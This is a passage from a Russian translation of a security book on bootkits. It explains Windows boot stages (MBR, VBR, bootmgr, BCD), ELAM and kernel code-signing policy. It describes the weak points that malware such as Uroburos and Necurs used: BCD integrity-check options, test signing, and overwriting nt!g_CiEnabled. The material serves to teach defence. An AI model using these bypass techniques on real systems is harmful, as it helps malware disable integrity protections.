окружении, а впоследствии заменяется другими абстракциями операционной системы. С точки зрения анализа буткитов, наиболее интересна *служба дисков*, которая раскрывает ряд точек входа для выполнения операций дискового ввода-вывода. Служба дисков доступна через специальный *обработчик прерывания 13*, или просто INT 13h. Буткиты часто атакуют службу дисков, манипулируя INT 13h; цель – отключить или обойти защитные меры ОС, подменив компоненты операционной системы и загрузчика, которые читаются с жесткого диска во время запуска системы.

Затем BIOS ищет загрузочный диск, с которого должна быть загружена операционная система. Это может быть жесткий диск, USB-диск или CD-диск. После того как загрузочное устройство определено, код загрузки в BIOS читает MBR, как показано на рис. 5.2.

Главная загрузочная запись

MBR – это структура данных, содержащая информацию о разделах жесткого диска и код загрузки. Ее основная задача – определить активный раздел загрузочного диска, который содержит экземпляр подлежащей загрузке ОС. Определив активный раздел, MBR читает и выполняет содержащийся в нем код загрузки. В листинге 5.1 показана структура MBR.

Листинг 5.1. *Структура MBR*

```
typedef struct _MASTER_BOOT_RECORD{
❶ BYTE bootCode[0x1BE];      // место для кода загрузки
❷ MBR_PARTITION_TABLE_ENTRY partitionTable[4];
  USHORT mbrSignature;       // равно 0xAA55 - формат MBR на ПК
} MASTER_BOOT_RECORD, *PMASTER_BOOT_RECORD;
```

Как видим, длина кода загрузки в MBR ❶ не должна превышать 446 байт (шестнадцатеричное 0x1BE – число, хорошо знакомое тем, кто занимался обратной разработкой кода загрузки), поэтому в нем можно реализовать только самую примитивную функциональность. Затем MBR разбирает таблицу разделов ❷, отыскивая в ней активный раздел, читает загрузочную запись тома (VBR) из его первого сектора и передает ей управление.

Таблица разделов

Таблица разделов в MBR – это массив из четырех элементов, каждый из которых описывается структурой `MBR_PARTITION_TABLE_ENTRY`, показанной в листинге 5.2.

Листинг 5.2. *Структура одной записи таблицы разделов*

```
typedef struct _MBR_PARTITION_TABLE_ENTRY {
typedef struct _MBR_PARTITION_TABLE_ENTRY {
❶ BYTE status;          // активный? 0 = нет, 128 = да
  BYTE chsFirst[3];     // номер начального сектора
```

```
❷ BYTE type;          // индикатор типа ОС
   BYTE chsLast[3];    // номер конечного сектора
❸ DWORD lbaStart;     // первый сектор относительно начала диска
   DWORD size;         // количество секторов в разделе
} MBR_PARTITION_TABLE_ENTRY, *PMBR_PARTITION_TABLE_ENTRY;
```

Первый байт ❶ структуры `MBR_PARTITION_TABLE_ENTRY`, поле `status`, показывает, является ли данный раздел активным. В каждый момент времени активным может быть только один раздел, и для него этот признак должен быть равен 128 (шестнадцатеричное 0x80).

В поле `type` ❷ хранится тип раздела. Чаще всего встречаются следующие типы:

- EXTENDED MBR – расширенная MBR;
- файловая система FAT12;
- файловая система FAT16;
- файловая система FAT22;
- IFS (Installable File System для процесса установки);
- LDM (диспетчер логических дисков для Microsoft Windows NT);
- NTFS (основная файловая система Windows).

Тип `0` означает «не используется». Поля `lbaStart` и `size` ❸ определяют положение раздела на диске, выраженное в секторах. Поле `lbaStart` содержит смещение раздела от начала диска, а поле `size` – размер раздела.

Структура диска Microsoft Windows

На рис. 5.3 показана структура типичного загрузочного жесткого диска с двумя разделами в системе Microsoft Windows.




Рис. 5.3. Структура типичного загрузочного жесткого диска

Раздел Bootmgr содержит модуль *bootmgr* и некоторые другие загрузочные компоненты ОС, а раздел ОС содержит том с ОС и пользовательскими данными. Основная задача модуля *bootmgr* – определить, какой конкретный экземпляр ОС загружать. Если на компьютере установлено несколько операционных систем, то *bootmgr* отображает диалог, в котором пользователю предлагается сделать выбор. Модуль *bootmgr* также позволяет задать параметры, определяющие, как именно загружать ОС (в безопасном режиме, последнюю заведомо исправную конфигурацию, отключать ли проверку подписей драйверов и т. д.).

Загрузочная запись тома и начальный загрузчик программы

На жестком диске может быть несколько разделов, содержащих разные операционные системы, но лишь один из них должен быть помечен как активный. В MBR нет кода для разбора конкретной файловой системы в активном разделе, поэтому она читает и выполняет первый сектор раздела, VBR, занимающий третий уровень на рис. 5.2.

VBR содержит информацию о структуре раздела, в частности тип файловой системы и ее параметры, а также код, который читает модуль начального загрузчика программы (Initial Program Loader – IPL) из активного раздела. Модуль IPL реализует функциональность разбора файловой системы, необходимую для чтения хранящихся в разделе файлов.

В листинге 5.3 показана структура VBR, состоящая из структур `BIOS_PARAMETER_BLOCK_NTFS` и `BOOTSTRAP_CODE`. Структура `BIOS_PARAMETER_BLOCK` (BPB) зависит от конкретной файловой системы на данном томе. Структуры `BIOS_PARAMETER_BLOCK_NTFS` и `VOLUME_BOOT_RECORD` соответствуют тому NTFS.

Листинг 5.3. *Структура VBR*

```
typedef struct _BIOS_PARAMETER_BLOCK_NTFS {
    WORD SectorSize;
    BYTE SectorsPerCluster;
    WORD ReservedSectors;
    BYTE Reserved[5];
    BYTE MediaId;
    BYTE Reserved2[2];
    WORD SectorsPerTrack;
    WORD NumberOfHeads;
 ❶ DWORD HiddenSectors;
    BYTE Reserved3[8];
    QWORD NumberOfSectors;
    QWORD MFTStartingCluster;
    QWORD MFTMirrorStartingCluster;
    BYTE ClusterPerFileRecord;
    BYTE Reserved4[3];
    BYTE ClusterPerIndexBuffer;
    BYTE Reserved5[3];
    QWORD NTFSSerial;
    BYTE Reserved6[4];
} BIOS_PARAMETER_BLOCK_NTFS, *PBIOS_PARAMETER_BLOCK_NTFS;

typedef struct _BOOTSTRAP_CODE{
    BYTE bootCode[420];            // машинный код в загрузочном
    WORD bootSectorSignature;      // секторе 0x55AA
} BOOTSTRAP_CODE, *PBOOTSTRAP_CODE;

typedef struct _VOLUME_BOOT_RECORD{
```

```
❷  WORD jmp;
    BYTE nop;
    DWORD OEM_Name
    DWORD OEM_ID; // NTFS
    BIOS_PARAMETER_BLOCK_NTFS BPB;
    BOOTSTRAP_CODE BootStrap;
} VOLUME_BOOT_RECORD, *PVOLUME_BOOT_RECORD;
```

Отметим, что VBR начинается командой `jmp` ❷, передающей управление системой коду в VBR. Код в VBR, в свою очередь, читает и выполняет IPL из раздела, местоположение которого определяется полем `HiddenSectors` ❶. IPL сообщает свое смещение (в секторах) от начала жесткого диска. Структура VBR наглядно показана на рис. 5.4.




Рис. 5.4. Структура VBR

Как видим, VBR состоит из следующих компонентов:

- код, отвечающий за загрузку IPL;
- блок параметров BIOS (структура данных, в которой хранятся параметры тома);
- текстовые строки, отображаемые в случае ошибки;
- 0xAA55, 2-байтовая сигнатура VBR.

IPL обычно занимает 15 соседних 512-байтовых секторов и следует сразу за VBR. Этого кода достаточно, чтобы разобрать файловую систему в разделе и продолжить загрузку модуля *bootmgr*. IPL и VBR используются совместно, потому что VBR может занимать только один сектор – этого не хватит, чтобы разобрать файловую систему.

Модуль bootmgr и конфигурационные данные загрузки

IPL читает и загружает из файловой системы модуль *bootmgr* – диспетчер загрузки ОС, который занимает четвертый уровень на рис. 5.2. После завершения IPL управление процессом загрузки переходит к *bootmgr*.

Модуль *bootmgr* читает конфигурационные данные загрузки (Boot Configuration Data – BCD), в состав которых входят несколько важных

системных параметров, в т. ч. влияющих на политики безопасности и, в частности, политику подписания кода режима ядра, рассматриваемую в главе 6. Буткиты часто пытаются обойти проверку целостности кода, реализованную в *bootmgr*.

Истоки модуля bootmgr

Модуль *bootmgr* впервые появился в Windows Vista, где заменил загрузчик `ntldr`, входивший в состав предыдущих версий Windows, берущих начало от NT. Идея Microsoft заключалась в том, чтобы создать дополнительный уровень абстракции в цепочке загрузки и тем самым изолировать предзагрузочное окружение от уровня ядра ОС. Изоляция модулей загрузки от ядра ОС улучшила управление загрузкой и повысила безопасность Windows, поскольку стало проще навязывать политики безопасности, применяемые к модулям, работающим в режиме ядра (в частности, политику подписания кода режима ядра). Прежний модуль `ntldr` был разбит на два: *bootmgr* и *winload.exe* (или *winresume.exe*, если ОС загружается из спящего режима). Эти модули реализуют разную функциональность.

Модуль *bootmgr* управляет процессом загрузки до тех пор, пока пользователь не выберет режим загрузки (на рис. 5.5 показан диалог для Windows 10). Затем программа *winload.exe* (или *winresume.exe*) загружает ядро, первоочередные драйверы и некоторые данные из системного реестра.

Рис. 5.5. Меню bootmgr в Windows 10

Реальный и защищенный режим

Сразу после включения компьютера процессор начинает работать в *реальном режиме*, в котором используется 16-разрядная модель памяти, т. е. каждый байт в ОЗУ адресуется указателем длиной 2 слова (4 байта): *начало_сегмента:смещение_в_сегменте*. Этому режиму соответствует *сегментная модель памяти*, в которой адресное пространство разделено на сегменты. Адрес каждого байта описывается адресом сегмента и смещением байта относительно его начала.

Реальный режим позволяет адресовать лишь небольшую часть доступной системной памяти. Именно наибольший реальный (физический) адрес памяти равен ffff:ffff, т. е. всего 1 114 095 байт (65 535 × 16 + 65 535), примерно 1 МБ. Очевидно, что этого недостаточно для современных операционных систем и приложений. Чтобы обойти это ограничение и получить доступ ко всей имеющейся памяти, *bootmgr* и *winload.exe* переключают процессор в *защищенный режим* (в 64-разрядных системах он называется *длинным режимом*), после того как управление перешло к *bootmgr*.

Модуль *bootmgr* содержит 16-разрядный код в реальном режиме и сжатый PE-образ, который после распаковки выполняется в защищенном режиме. 16-разрядный код извлекает и распаковывает PE-файл из образа *bootmgr*, переводит процессор в защищенный режим и передает управление распакованному модулю.

Примечание *Буткиты должны правильно обрабатывать переключение режима работы процессора, чтобы сохранить контроль над выполнением загрузочного кода. После переключения схема распределения памяти полностью изменяется, и части кода, которые раньше находились в непрерывной области памяти, могут оказаться в разных сегментах. Буткиты должны реализовывать довольно хитрую функциональность, чтобы справиться с этим и удержать контроль над процессом загрузки.*

Параметры загрузки в BCD

После того как *bootmgr* перешел в защищенный режим, управление получает распакованный образ, который загружает конфигурационные данные загрузки (Boot Configuration Data – BCD). На жестком диске BCD имеет такую же структуру, как куст реестра. (Для просмотра его содержимого воспользуйтесь программой `regedit` и перейдите в раздел *HKEY_LOCAL_MACHINE\BCD000000*.)

Примечание *Для чтения жесткого диска bootmgr, работающий в защищенном режиме, пользуется службой диска INT 13h, которая спроектирована для работы в реальном режиме. Чтобы обойти эту трудность, bootmgr сохраняет контекст выполнения процессора во временных переменных, переключается в реальный режим, выполняет обработчик INT 13h, после чего возвращается в защищенный режим и восстанавливает сохраненный контекст.*

В BCD хранится вся информация, необходимая *bootmgr* для загрузки ОС, включая путь к разделу, содержащему загружаемую ОС, имеющиеся приложения загрузки, параметры целостности кода и параметры загрузки ОС в режиме предустановки, в безопасном режиме и т. д.

В табл. 5.1 показаны те из хранящихся в BCD параметров, которые представляют наибольший интерес для авторов буткитов.

Таблица 5.1. *Параметры загрузки в BCD*

Имя параметра	Описание	Тип параметра	ИД параметра
BcdLibraryBoolean_DisableIntegrityCheck	Выключает проверки целостности кода режима ядра	Boolean	0x16000048
BcdOSLoaderBoolean_WinPEMode	Просит ядро загрузиться в режиме предустановки, попутно отключая проверки целостности кода режима ядра	Boolean	0x26000022
BcdLibraryBoolean_AllowPrereleaseSignatures	Включает тестовое подписание (TESTSIGNING)	Boolean	0x1600004

Параметр `BcdLibraryBoolean_DisableIntegrityCheck` позволяет выключить проверки целостности и загружать неподписанные драйверы, работающие в режиме ядра. Этот параметр игнорируется в Windows 7 и последующих версиях и не может быть установлен, если активирована безопасная загрузка (см. главу 17).

Параметр `BcdOSLoaderBoolean_WinPEMode` говорит, что систему следует загружать в режиме среды предустановки Windows – это минимальная операционная система Win32 с ограниченными возможностями, предназначенная в основном для подготовки компьютера к установке Windows. В этом режиме отключены проверки целостности ядра, в т. ч. политика подписания кода режима ядра, обязательная в 64-разрядных системах.

Параметр `BcdLibraryBoolean_AllowPrereleaseSignatures` разрешает использование тестовых сертификатов для подписания кода, что позволяет загружать работающие в режиме ядра драйверы для тестирования. Такие сертификаты можно сгенерировать инструментами, входящими в состав комплекта средств для разработки драйверов (Windows Driver Kit). (Руткит *Necurs* использует этот процесс для установки в систему вредоносного драйвера, подписанного специальным сертификатом.)

Получив параметры загрузки, *bootmgr* выполняет проверку собственной целостности. Если она не проходит, то *bootmgr* прерывает загрузку системы и отображает сообщение об ошибке. Однако самопроверка не производится, если хотя бы один из параметров – `BcdLibraryBoolean_DisableIntegrityCheck` или `BcdOSLoaderBoolean_WinPEMode` – равен `TRUE`. Если это так, то *bootmgr* не заметит, что был изменен вредоносной программой.

После того как все необходимые параметры из BCD загружены и проверка собственной целостности успешно завершилась, *bootmgr* выбирает приложение загрузки. Если ОС загружается заново с жесткого диска, то выбирается приложение *winload.exe*, а если возобновляется выполнение системы, находившейся в спящем режиме, то *winresume.exe*. Эти модули отвечают за загрузку и инициализацию модулей ядра ОС. *bootmgr* точно так же проверяет целостность приложения загрузки, пропуская ее, если один из параметров – `BcdLibrary-Boolean_DisableIntegrityCheck` или `BcdOSLoaderBoolean_WinPEMode` – равен `TRUE`.

На последнем шаге процесса загрузки, после того как пользователь выбрал конкретный экземпляр ОС, *bootmgr* загружает *winload.exe*. После того как все модули успешно инициализированы, *winload.exe* (уровень 5 на рис. 5.2) передает управление ядру ОС, которое продолжает процесс загрузки (уровень 6). Как и *bootmgr*, *winload.exe* проверяет целостность всех модулей, за которые отвечает. Многие буткиты пытаются обойти эти проверки, чтобы внедрить вредоносный модуль в адресное пространство ядра.

Получив управление загрузкой ОС, *winload.exe* разрешает страничный обмен в защищенном режиме, после чего загружает образ ядра ОС и его зависимости, включая следующие модули:

bootvid.dll – библиотеки поддержки видео в режиме VGA на этапе загрузки;

ci.dll – библиотека проверки целостности кода;

clfs.dll – драйвер единой файловой системы протоколирования;

hal.dll – библиотека уровня абстрагирования оборудования;

kdcom.dll – библиотека протокола взаимодействия с отладчиком ядра;

pshed.dll – драйвер платформенно-зависимых ошибок оборудования.

Помимо этих модулей, *winload.exe* загружает первоочередные драйверы, включая драйверы устройств хранения, модули раннего запуска антивредоносной программы (Early Launch Anti-Malware – ELAM) (см. главу 6) и куст системного реестра.

Примечание *Для чтения всех компонентов с жесткого диска winload.exe пользуется интерфейсом, предоставленным bootmgr. Этот интерфейс опирается на службу диска BIOS INT 13h. Поэтому если обработчик INT 13h перехвачен буткитом, вредоносная программа может подделать все данные, читаемые winload.exe.*

В ходе загрузки исполняемых файлов *winload.exe* проверяет их целостность в соответствии с системной политикой целостности кода. После того как все модули загружены, *winload.exe* передает управление образу ядра ОС, которое их инициализирует, как описано в следующих главах.

Заключение

В этой главе мы узнали о том, как с точки зрения буткита выглядят MBR и VBR, исполняемые на ранних стадиях загрузки, а также такие важные компоненты загрузки, как *bootmgr* и *winload.exe*.

Мы видели, что передача управления от одного этапа загрузки другому не сводится к простой команде перехода. Несколько компонентов, связанных между собой различными структурами данных, в частности таблицей разделов в MBR, блоком параметров BIOS в VBR и конфигурационными данными загрузки (BCD), определяют поток выполнения в предзагрузочном окружении. Эти нетривиальные связи – одна из причин, из-за которых буткиты так сложны и производят много модификаций компонентов загрузки, чтобы передать управление от оригинального кода себе (а иногда туда и обратно, чтобы выполнять важные задачи).

В следующей главе мы рассмотрим безопасность процесса загрузки, акцентировав внимание на ELAM и политике подписания кода ядра, которая нанесла поражение методам ранних руткитов.

6

БЕЗОПАСНОСТЬ ПРОЦЕССА ЗАГРУЗКИ

В этой главе мы рассмотрим два важных механизма безопасности, реализованных в ядре Microsoft Windows: модуль раннего запуска антивредоносной программы (ELAM), впервые появившийся в Windows 8, и политику подписания кода режима ядра, введенную в Windows Vista. Оба механизма проектировались, чтобы предотвратить выполнение неавторизованного кода в адресном пространстве ядра и затруднить руткитам компрометацию системы. Мы посмотрим, как реализованы эти механизмы, обсудим их преимущества и слабые места и поговорим об их эффективности против руткитов и буткитов.

Модуль раннего запуска антивредоносной программы

Модуль раннего запуска антивредоносной программы (ELAM) – это механизм обнаружения в системах Windows, позволяющий сторон-

ним программам обеспечения безопасности, например антивирусам, регистрировать драйвер, работающий в режиме ядра, который гарантированно будет выполнен на очень ранней стадии процесса загрузки, еще до того, как загружены другие сторонние драйверы. Поэтому если злоумышленник попытается загрузить вредоносный компонент в адресное пространство ядра, то средства безопасности смогут проинспектировать и предотвратить такую загрузку, поскольку драйвер ELAM уже активен.

API обратных вызовов

Драйвер ELAM регистрирует функции *обратного вызова*, которые ядро использует для оценивания данных в системном кусте реестра и первоочередных драйверов. Эти функции обнаруживают вредоносные данные и модули и предотвращают их загрузку и инициализацию со стороны Windows.

Для регистрации и отмены регистрации обратных вызовов ядро Windows предлагает следующие функции API:

- **`CmRegisterCallbackEx`** и **`CmUnRegisterCallback`** – зарегистрировать и отменить регистрацию обратных вызовов для мониторинга данных в реестре;
- **`IoRegisterBootDriverCallback`** и **`IoUnRegisterBootDriverCallback`** – зарегистрировать и отменить регистрацию обратных вызовов для первоочередных драйверов.

Функции обратных вызовов должны иметь прототип `EX_CALLBACK_FUNCTION`, показанный в листинге 6.1.

Листинг 6.1. *Прототип обратных вызовов ELAM*

```
NTSTATUS EX_CALLBACK_FUNCTION(
❶ IN PVOID CallbackContext,
❷ IN PVOID Argument1,     // тип обратного вызова
❸ IN PVOID Argument2      // предоставляемый системой контекст
);
```

Параметр `CallbackContext` ❶ получает контекст от драйвера ELAM, после того как драйвер выполнил одну из описанных выше функций регистрации обратного вызова. *Контекст* представляет собой указатель на буфер в памяти, содержащий зависящие от драйвера ELAM параметры, доступные любой функции обратного вызова. В контексте также хранится текущее состояние драйвера ELAM. Аргумент ❷ определяет тип обратного вызова, который для первоочередных драйверов может принимать следующие значения:

- **`BdCbStatusUpdate`** – сообщает драйверу ELAM об изменениях состояния в части загрузки зависимостей драйвера или первоочередных драйверов;

- `BdCbInitializeImage` – используется драйвером ELAM для классификации первоочередных драйверов и их зависимостей.

Классификация первоочередных драйверов

Аргумент ❸ содержит информацию, которую операционная система использует для классификации первоочередного драйвера как *заведомо хорошего* (известно, что драйвер легитимный и чистый), *неизвестного* (ELAM не может классифицировать драйвер) или *заведомо плохого* (известно, что драйвер вредоносный).

К сожалению, для принятия решения у драйвера ELAM имеется лишь ограниченная информация об образе драйвера, а именно:

- имя образа;
- место в реестре, где образ зарегистрирован как первоочередной драйвер;
- издатель и орган, выпустивший сертификат образа;
- хеш-значение образа и название алгоритма хеширования;
- цифровой отпечаток сертификата и название алгоритма его формирования.

Драйвер ELAM не получает базовый адрес образа и не может получить доступ к двоичному образу на диске, т. к. драйвер устройства хранения еще не инициализирован (поскольку процесс загрузки не закончен). Он должен решить, какие драйверы загружать, основываясь только на хеш-значении драйвера и его сертификате без инспекции самого двоичного образа. Следовательно, защита драйверов на этом этапе не слишком эффективна.

Политика ELAM

Windows решает, загружать или не загружать заведомо плохие и неизвестные драйверы, исходя из политики ELAM, заданной в разделе реестра *HKLM\System\CurrentControlSet\Control\EarlyLaunch\DriverLoadPolicy*.

В табл. 6.1 перечислены допустимые значения этой политики.

Таблица 6.1. *Значения политики ELAM*

Имя политики	Значение политики	Описание
PNP_INITIALIZE_DRIVERS_DEFAULT	0x00	Загружать только заведомо хорошие драйверы
PNP_INITIALIZE_UNKNOWN_DRIVERS	0x01	Загружать заведомо хорошие и неизвестные драйверы
PNP_INITIALIZE_BAD_CRITICAL_DRIVERS	0x03	Загружать заведомо хорошие, неизвестные и заведомо плохие критические драйверы (это режим по умолчанию)
PNP_INITIALIZE_BAD_DRIVERS	0x07	Загружать все драйверы

Как видите, политика ELAM по умолчанию, `PNP_INITIALIZE_BAD_CRITICAL_DRIVERS`, разрешает загрузку плохих критических драйверов. Это означает, что даже если критический драйвер классифицирован ELAM как заведомо плохой, система все равно загрузит его. Идея в том, что критический драйвер – неотъемлемая часть операционной системы, поэтому система не загрузится, если хотя бы один критический драйвер не был успешно загружен и инициализирован. Эта политика ELAM является компромиссной – предпочтение отдается доступности и готовности к работе, а не безопасности.

Однако эта политика не разрешает загружать плохие *некритические* драйверы, т. е. такие, без которых система может успешно загрузиться. В этом и заключается главное различие между политиками `PNP_INITIALIZE_BAD_CRITICAL_DRIVERS` и `PNP_INITIALIZE_BAD_DRIVERS`: последняя разрешает загружать вообще все драйверы, включая заведомо плохие некритические.

Как буткиты обходят ELAM

ELAM дает защитным программам преимущества перед руткитами, но не перед буткитами, да такая цель при проектировании и не закладывалась. ELAM может мониторить только загружаемые обычным порядком драйверы, но большинство буткитов загружают в ядро драйверы, использующие недокументированные возможности операционной системы. Это означает, что буткит может обойти меры безопасности и внедрить свой код в адресное пространство ядра вопреки всем усилиям ELAM. Кроме того, как показано на рис. 6.1, вредоносный код буткита работает еще до того, как ядро инициализировано, когда никакие драйверы, включая ELAM, не загружены. Поэтому буткит вполне может обойти защиту со стороны ELAM.




Рис. 6.1. Порядок процесса загрузки при наличии ELAM

Большинство буткитов загружают свой код в середине процедуры инициализации ядра, после того как все подсистемы ОС (подсистема ввода-вывода, диспетчер объектов, диспетчер «plug and play» и т. д.) уже инициализированы, но до выполнения ELAM. Ясно, что ELAM не может предотвратить выполнение вредоносного кода, загруженного раньше него, поэтому перед методами буткитов он беззащитен.

Политика подписания кода режима ядра

Политика подписания кода режима ядра защищает операционную систему Windows, требуя, чтобы модули, загружаемые в адресное пространство ядра, были подписаны. Эта политика сильно затруднила буткитам и руткитам проникновение в систему путем выполнения драйверов, работающих в режиме ядра, и заставила разработчиков руткитов переключиться на буткиты. К сожалению, как было описано выше, злоумышленник может отключить всю логику проверки подписи, изменив несколько параметров в конфигурационных данных загрузки.

Драйверы, подлежащие проверке целостности

Политика подписания была введена в Windows Vista и сделана принудительной во всех последующих версиях Windows, хотя принуждение организовано по-разному в 32- и 64-разрядных системах. Политика применяется в момент загрузки драйверов, работающих в режиме ядра, с целью убедиться в их целостности, перед тем как код драйвера будет отображен в ядресное пространство ядра. В табл. 6.2 показано, какие драйверы подлежат проверке в 64- и 32-разрядных системах.

Таблица 6.2. *Требования политики подписания кода режима ядра*

Тип драйвера	Подлежит проверке целостности?	
	64-разрядная	32-разрядная
Первоочередные драйверы	Да	Да
Непервоочередные драйверы PnP	Да	Нет
Непервоочередные драйверы, кроме PnP	Да	Нет (за исключением драйверов потоковых защищенных медиа)

Как следует из таблицы, в 64-разрядных системах все модули, работающие в режиме ядра, вне зависимости от типа проверяются на целостность. В 32-разрядных системах политика подписания применяется только к первоочередным драйверам и драйверам мультимедиа, остальные не проверяются (при установке PnP-устройств проверка подписи в обязательном порядке производится на стадии установки).

Чтобы соответствовать требованиям к целостности кода, драйвер должен иметь либо встроенную цифровую подпись сертификата из-

дателя программы (Software Publisher Certificate – SPC), либо отдельный файл каталога с подписью SPC. Однако первоочередные драйверы могут иметь только встроенную подпись, потому что во время их загрузки драйвер устройства хранения еще не инициализирован, так что файлы каталога недоступны.

Политика подписания PnP-устройств на этапе установки

Помимо политики подписания кода режима ядра, в Microsoft Windows есть еще один тип политик подписания: политика подписания PnP-устройств на этапе установки. Важно не путать одну с другой.

Требования политики подписания PnP-устройств на этапе установки применяются только к драйверам PnP-устройств, чтобы проверить издателя и целостность пакета установки драйвера. Для успешной проверки необходимо, чтобы файл каталога в пакете драйвера был подписан либо сертификатом лаборатории контроля качества оборудования Windows (Windows Hardware Quality Labs – WHQL), либо каким-то сторонним SPC. Если пакет драйвера не отвечает требованиям политики PnP, то открывается диалоговое окно, в котором пользователю предлагается решить, следует ли разрешать установку драйвера в систему.

Системный администратор может отключить политику PnP, разрешив тем самым устанавливать пакеты драйверов PnP-устройств, не имеющие надлежащих подписей. Отметим также, что эта политика применяется только в момент установки пакета драйвера, а не в момент загрузки драйверов. Хотя может показаться, что это ошибка типа TOCTOU (время проверки – время использования), на самом деле это не так; просто пакет драйвера PnP-устройства, успешно установленный в систему, необязательно загрузится, потому что такие драйверы проверяются политикой подписания кода режима ядра также на этапе загрузки.

Где находятся подписи драйвера

Местоположение встроенной подписи драйвера в его PE-файле задается в записи `IMAGE_DIRECTORY_DATA_SECURITY` каталога данных в заголовке PE. Microsoft предоставляет API для перечисления всех сертификатов в образе и получения информации о каждом – см. листинг 6.2.

Листинг 6.2. *API для перечисления и проверки сертификатов*

```
BOOL ImageEnumerateCertificates(
    _In_      HANDLE FileHandle,
    _In_      WORD TypeFilter,
```

```
    _Out_     PDWORD CertificateCount,
    _In_out_  PDWORD Indices,
    _In_opt_  DWORD IndexCount
);
BOOL ImageGetCertificateData(
    _In_      HANDLE FileHandle,
    _In_      DWORD CertificateIndex,
    _Out_     LPWIN_CERTIFICATE Certificate,
    _Inout_   PDWORD RequiredLength
);
```

Политика подписания кода режима ядра улучшила безопасность системы, но и у нее есть ограничения. В следующих разделах мы обсудим некоторые ее недостатки и то, как авторы вредоносных программ используют их для обхода защиты.

Слабость проверки целостности унаследованного кода

Логика политики подписания кода режима ядра, отвечающая за принудительную проверку целостности, разделена между ядром Windows и работающей в режиме ядра библиотекой *ci.dll*. Ядро использует эту библиотеку для проверки целостности всех модулей, загружаемых в адресное пространство ядра. Главная слабость проверки подписания – наличие единственной точки отказа, связанной с этим кодом.

В Microsoft Windows Vista и 7 в ядре имеется единственная переменная, которая лежит в основе всего механизма и определяет, включена ли принудительная проверка целостности. Вот она:

```
BOOL nt!g_CiEnabled
```

Эта переменная инициализируется на этапе загрузки в функции ядра `NTSTATUS SepInitializeCodeIntegrity()`. Операционная система проверяет, производится ли загрузка в режиме предустановки (WinPE), и если да, то переменной `nt!g_CiEnabled` присваивается значение `FALSE` (0x00), при котором проверки целостности отключаются.

И конечно, злоумышленники быстро обнаружили, что могут легко обмануть проверку целостности, просто установив `nt!g_CiEnabled` в `FALSE`, что и было сделано в семействе вредоносных программ Uroburos (известном также под названиями Snake и Turla) в 2011 году. Uroburos обошел политику подписания кода, для чего внедрил уязвимость в сторонний драйвер, а затем эксплуатировал ее. Легитимным подписанным сторонним драйвером был *VBoxDrv.sys* (драйвер VirtualBox), а эксплойт обнулял значение переменной `nt!g_CiEnabled`, получив доступ к выполнению в режиме ядра. После этого вредоносный неподписанный драйвер можно было загрузить на атакованную машину.

Уязвимость Linux

Такого рода слабость присуща не только Windows: похожими способами злоумышленники сумели отключить мандатный контроль доступа в SELinux. Точнее, если атакующий знает адрес переменной, содержащей состояние принудительной проверки в SELinux, то ему нужно лишь перезаписать значение этой переменной. Поскольку в SELinux эта переменная проверяется до выполнения каких-либо проверок, то ее обнуление отключает всю подсистему. Подробный анализ этой уязвимости и кода эксплойта для нее можно найти по адресу *https://grsecurity.net/~spender/exploits/exploit2.txt*.

Если Windows работает не в режиме WinPE, то далее проверяются параметры загрузки `DISABLE_INTEGRITY_CHECKS` и `TESTSIGNING`. Как следует из самого имени, `DISABLE_INTEGRITY_CHECKS` отключает проверки целостности. В любой версии Windows пользователь может вручную задать этот параметр на этапе загрузке с помощью пункта меню загрузки **Отключение обязательной проверки драйверов** (Disable Driver Signature Enforcement). В Windows Vista пользователь может также воспользоваться инструментом *bcdedit.exe*, чтобы задать значение параметра `nointegritychecks` равным `TRUE`; более поздние версии игнорируют этот параметр в конфигурационных данных загрузки, если включен режим безопасной загрузки (см. главу 17).

Параметр `TESTSIGNING` изменяет способ, которым операционная система проверяет целостность модулей, работающих в режиме ядра. Если он равен `TRUE`, то не проверяется вся цепочка сертификатов вплоть до надежного удостоверяющего центра (УЦ, *англ.* CA). Иными словами, *любой* драйвер с *любой* цифровой подписью можно загрузить в адресное пространство ядра. Руткит Necurs воспользовался этим, чтобы загрузить драйвер, подписанный никем не выпущенным сертификатом.

В течение многих лет в браузерах присутствовали ошибки при следовании по цепочке промежуточных сертификатов в формате X.509 до легитимного доверенного УЦ[1], но до сих пор схемы подписания модулей, применяемые в самой ОС, не избегают срезания углов, когда речь заходит о цепочках доверия.

Модуль ci.dll

Библиотека *ci.dll*, работающая в режиме ядра, отвечает за обязательное применение политики проверки целостности кода и содержит следующие функции:

- **`CiCheckSignedFile`** – проверяет дайджест и цифровую подпись;
- **`CiFindPageHashesInCatalog`** – проверяет, действительно ли верифицированный системный каталог содержит дайджест первой страницы памяти PE-образа;

[1] См. Moxie Marlinspike «Internet Explorer SSL Vulnerability», *https://moxie.org/ie-ssl-chain.txt*.

- **CiFindPageHashesInSignedFile** – проверяет дайджест и цифровую подпись первой страницы памяти PE-образа;
- **CiFreePolicyInfo** – освобождает память, выделенную функциями CiVerifyHashInCatalog, CiCheckSignedFile, CiFindPageHashesInCatalog и CiFindPageHashesInSignedFile;
- **CiGetPEInformation** – создает зашифрованный канал связи между вызывающей стороной и модулем *ci.dll*;
- **CiInitialize** – инициализирует *ci.dll*, так чтобы она могла проверять целостность PE-образа;
- **CiVerifyHashInCatalog** – проверяет дайджест PE-образа, содержащийся внутри верифицированного системного каталога.

Функция CiInitialize нам наиболее интересна, потому что она инициализирует библиотеку и создает контекст данных. В листинге 6.3 показан ее прототип в Windows 7.

Листинг 6.3. *Прототип функции* CiInitialize

```
NTSTATUS CiInitialize(
❶ IN ULONG CiOptions;
  PVOID Parameters;
❷ OUT PVOID g_CiCallbacks;
);
```

CiInitialize принимает параметры целостности кода (CiOptions) ❶ и указатель на массив функций обратного вызова (OUT PVOID g_CiCallbacks) ❷, который будет заполнен в результате вызова. Ядро использует эти обратные вызовы для проверки целостности модулей, работающих в режиме ядра.

Функция CiInitialize также выполняет самопроверку, дабы убедиться, что ее никто не модифицировал. Затем она проверяет целостность всех драйверов по списку, который в основном содержит первоочередные драйверы и их зависимости.

После того как инициализация библиотеки *ci.dll* завершится, ядро использует функции обратного вызова, возвращенные в массиве g_CiCallbacks для проверки целостности модулей. В Windows Vista и 7 (но не в Windows 8) функция SeValidateImageHeader решает, прошел ли проверку конкретный образ. В листинге 6.4 приведен алгоритм этой функции.

Листинг 6.4. *Псевдокод функции* SeValidateImageHeader

```
NTSTATUS SeValidateImageHeader(Parameters) {
   NTSTATUS Status = STATUS_SUCCESS;
   VOID Buffer = NULL;
❶  if (g_CiEnabled == TRUE) {
       if (g_CiCallbacks[0] != NULL)
       ❷  Status = g_CiCallbacks[0](Parameters);
```

```
        else
            Status = 0xC0000428;
    }
    else {
